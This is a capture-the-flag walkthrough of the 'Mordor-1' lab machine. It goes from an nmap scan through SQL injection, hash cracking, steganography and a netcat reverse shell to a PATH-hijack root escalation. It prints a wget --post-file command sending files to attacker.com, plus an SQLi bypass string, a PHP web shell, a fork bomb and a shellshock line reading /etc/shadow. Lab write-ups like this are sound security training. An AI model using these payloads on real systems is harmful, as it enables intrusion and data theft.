Mordor-1 Walkthrough


**9 Flags in Total**

**Nmap scan to identify open ports:**


nmap -sS -Pn -p- -A -v -oN nmap.txt 192.168.56.106

|  |
| --- |
| # Nmap 7.70 scan initiated Fri Oct 4 12:05:37 2019 as: nmap -sS -Pn -p- -A -v -oN nmap.txt 192.168.56.106 mass\_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers Nmap scan report for 192.168.56.106 Host is up (0.00052s latency). Not shown: 65532 closed ports PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.9p1 Debian 10 (protocol 2.0) | ssh-hostkey:  | 2048 6e:76:ac:41:c6:ce:61:e9:0f:72:9b:eb:63:bd:60:4c (RSA) | 256 df:63:08:78:1e:75:ee:d6:29:f6:43:42:d9:10:06:fb (ECDSA) |\_ 256 19:aa:64:a1:7e:06:e7:21:12:5d:d8:59:f3:0b:17:b0 (ED25519) 80/tcp open http Apache httpd 2.4.38 ((Debian)) | http-methods:  |\_ Supported Methods: GET POST OPTIONS HEAD |\_http-server-header: Apache/2.4.38 (Debian) |\_http-title: Apache2 Debian Default Page: It works 4000/tcp open remoteanything? | fingerprint-strings:  | NULL:  | \_\_\_ . . \_  | "T$$$P" | |\_| |\_  | :$$$ | | | |\_  | :$$$ "T$$$$$$$b.  | :$$$ .g$$$$$p. T$$$$b. T$$$$$bp. BUG "Tb T$b T$P .g$P^^T$$ ,gP^^T$$  | .s^s. :sssp $$$ :$; T$$P $^b. $ dP" `T :$P `T | Tbp.  |\_ "T$$p. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :  \*\*\*SNIP\*\*\*  MAC Address: 08:00:27:30:85:7F (Oracle VirtualBox virtual NIC) Device type: general purpose Running: Linux 3.X|4.X OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4 OS details: Linux 3.2 - 4.9 Uptime guess: 20.397 days (since Sat Sep 14 02:34:47 2019) Network Distance: 1 hop TCP Sequence Prediction: Difficulty=259 (Good luck!) IP ID Sequence Generation: All zeros Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel  TRACEROUTE HOP RTT ADDRESS 1 0.52 ms 192.168.56.106  Read data files from: /usr/bin/../share/nmap OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> . # Nmap done at Fri Oct 4 12:05:48 2019 -- 1 IP address (1 host up) scanned in 11.20 seconds |


As we can see, there are 3 ports open in total; 22, 80 & 4000. By connecting to port 4000, the following message was provided:




There doesn’t seem to be too much else on port 4000 for the moment so let’s look towards port 80. An initial browse to the web server just provides a default web page. An initial web directory scan didn’t reveal too much as the results below show:



From here, I decided to try different lord of the rings phrases to check for a possible web directory. After a few attempts, the blackgate web directory was discovered and provided our first flag.



A further directory scan from /blackgate/ revealed the existence of an admin page:




This login page is vulnerable to an SQL injection attack, specifically the password field. After some trial and error, I was able to bypass the login page using the following:

Username: test (can be anything)

Password:’ or 1=1;#

By intercepting this login request, there was a hidden message:




*You found a way to bypass the black gate. A small hole in the rocks gives you an entrance to mordor. During the walk yo find a piece of paper. On the paper ther are a hint, there orcs on the other side. The last line looks like a key \"orc + flag = t22.\"*

This hint suggests that using the username “orc” and the flag as a password, you can establish an SSH connection. Using the flag as the password, I was unable to login to ssh. By passing the flag to hash-identifier, I discovered that the flag was a password hash. This flag was cracked as “disquise”

I successfully logged in via SSH using orc:disquise

file://c:\users\user-a~1\appdata\local\temp\tmpvblsco\1.png

The Orc user was restricted as it was using rbash. After some enumeration, I discovered a bin/ directory within the Orc users home directory.



2 binaries stood out here as they appear to be custom; Door & Outpost.

Door:



Outpost:



These binaries were transferred to my attacking machine using the following wget syntax and python server:

export URL=http://attacker.com/  
export LFILE=file\_to\_send  
wget --post-file=$LFILE $URL


<https://gist.github.com/kylemcdonald/3bb71e4b901c54073cbc>

As the information received is a binary file, it’s not in the best format but we can obtain some valuable information:


Door:



Outpost:




The information received from these 2 binaries provided another flag and the password for the ‘door’ binary which gave us a bash shell.




Within the / directory, there was a directory called ‘whistleblow’ & ‘minasmorgul’. I could not access the’ minasmorgul’ folder as it was owned by the nazgul user but I could access the ‘whistleblow’ folder. Within here was an Orc.jpg file. Using the same wget syntax as above and a standard apache2 web server, I transferred this image across to my attacking machine.




Running the strings command on this image provided the following message:




Using steghide and a blank passphrase, I was able to extract this hidden information which included the third flag:



This flag again appeared to be a password hash which was cracked as being 23lorlorck. Based on the message, this looked to be the nazgul user password. This username and password combination provided access to the box as the nazgul user:






Any commands which were entered would execute and then close the session. I attempted to catch a netcat shell from the nazgul user which again, would kill the shell after any commands. This meant I had to jump back a step to the Orc user shell.

Within the /tmp directory, there was a man.tar.gz file which looked strange. This file was owned by the barad\_dur user but every user on the box had read, write & execute permissions for the file.




I echoed a netcat reverse shell into this file using the following syntax:




Next, within the nazgul user session, executing this file gave me a reverse shell which allowed interaction:

file://c:\users\user-a~1\appdata\local\temp\tmpvblsco\1.png



As the Nazgul user, I could now access the ‘minasmorgul’ folder within the / directory where there was the fourth flag.




This flag was decrypted as ‘baraddur’ which provided ssh access as the barad\_dur user. When you log in as the barad\_dur user you are provided with the 5th flag and you must complete a mini game to gain shell access and obtain the next 3 flags. The questions that the quiz asks are presented in a random order each time. The answers can be found below:

|  |
| --- |
| 1: Translate this to ascii "2f6574632f706173737764"  Answer = /etc/passwd  2: What returns this function with the parameters 0x4343, 0xff? =  Answer = 0x4442  3: Translate this to ascii  00111100 00111111 01110000 01101000 01110000 00100000  01100101 01100011 01101000 01101111 00100000 01110011  01101000 01100101 01101100 01101100 01011111 01100101  01111000 01100101 01100011 00101000 00100100 01011111  01000111 01000101 01010100 01011011 00100111 01100011  01101101 01100100 00100111 00101001 00111011 00111111  00111110  Answer = <?php echo shell\_exec($\_GET['cmd');?>  4: What returns this function with the parameters 0x3333, 0x1121? =  Answer = 0x4454  5: What returns this function with the parameters 0xd58dc4b3, 0x091ffa3c?  Answer = 0xdeadbeef  6: Which password is here? $1$xJY6LO3c$FTt05FYNiqbk2S0Q6YZ3l/  Answer = password1  7: Which plain is here? $1$xJY6LO3c$MZdoxdaoQXpHHWbxiqrGw.  Answer = 12lotr  8: Which text is here? $6$2S0Q6YZa$anDqTZkR9eL.Uv0gniNSZgcPuIJs/tM2MFiJIO65cOHPQt4NyvRd1/NVQkq7edaeFkQ.K8ds3t2hXg/8C8l2w.  Answer = gandalf19  9: :(){: |:&};:  Answer = forkbomb  10: env X\'() { :; }; /bin/cat /etc/shadow\' bash -c echo  Answer = shellshock |




Upon completion of the fame, you are presented a shell as the barad\_dur user:



Within barad\_dur’s home directory, there is a plans binary with suid set:




Running strings on this binary shows that it is performing the ‘ls’ command on the root directory.




This is an insecure file path as the full path for ls ‘/bin/ls’ has not been used. By creating a file called ‘ls’ within the barad\_dur users home directory and changing the $PATH variable, a reverse shell is obtained as the root user:

file://c:\users\user-a~1\appdata\local\temp\tmpvblsco\1.png

file://c:\users\user-a~1\appdata\local\temp\tmpvblsco\1.png





|  |  |  |
| --- | --- | --- |
| Flag | Value | Location |
| Flag 1 | bc6fd79cd1fa7ebbcd420cb45434d9a2b4d921a5 | (http://192.168.56.106/blackgate |
| Flag 2 | 8a29aaf5687129c1d27b90578fc33ecc49d069dc | Outpost binary |
| Flag 3 | 9e49cb5caf91603db26adb774c6af72c88a6304a | Orc.jpg |
| Flag 4 | 37643e626fb594b41cf5c86683523cbb2fdb0ddc | /minasmorgul/flag.txt |
| Flag 5 | 636e566640f0930b4772ff76932dd4b83d8987af | barad\_dur ssh |
| Flag 6 | 63905253a3f7cde76ef8ab3adcae7d278b4f5251 | Mini game 1 |
| Flag 7 | dca13eaacea2f4d8c28b00558a93be0c2622bbe1 | Mini game 2 |
| Flag 8 | 79bed0c263a21843c53ff3c8d407462b7f4b8a4a | Mini game 3 |
| Flag 9 | 262efbb6087a6aae46f029a2ff19f9f409c9cd3d | /root/flag.txt |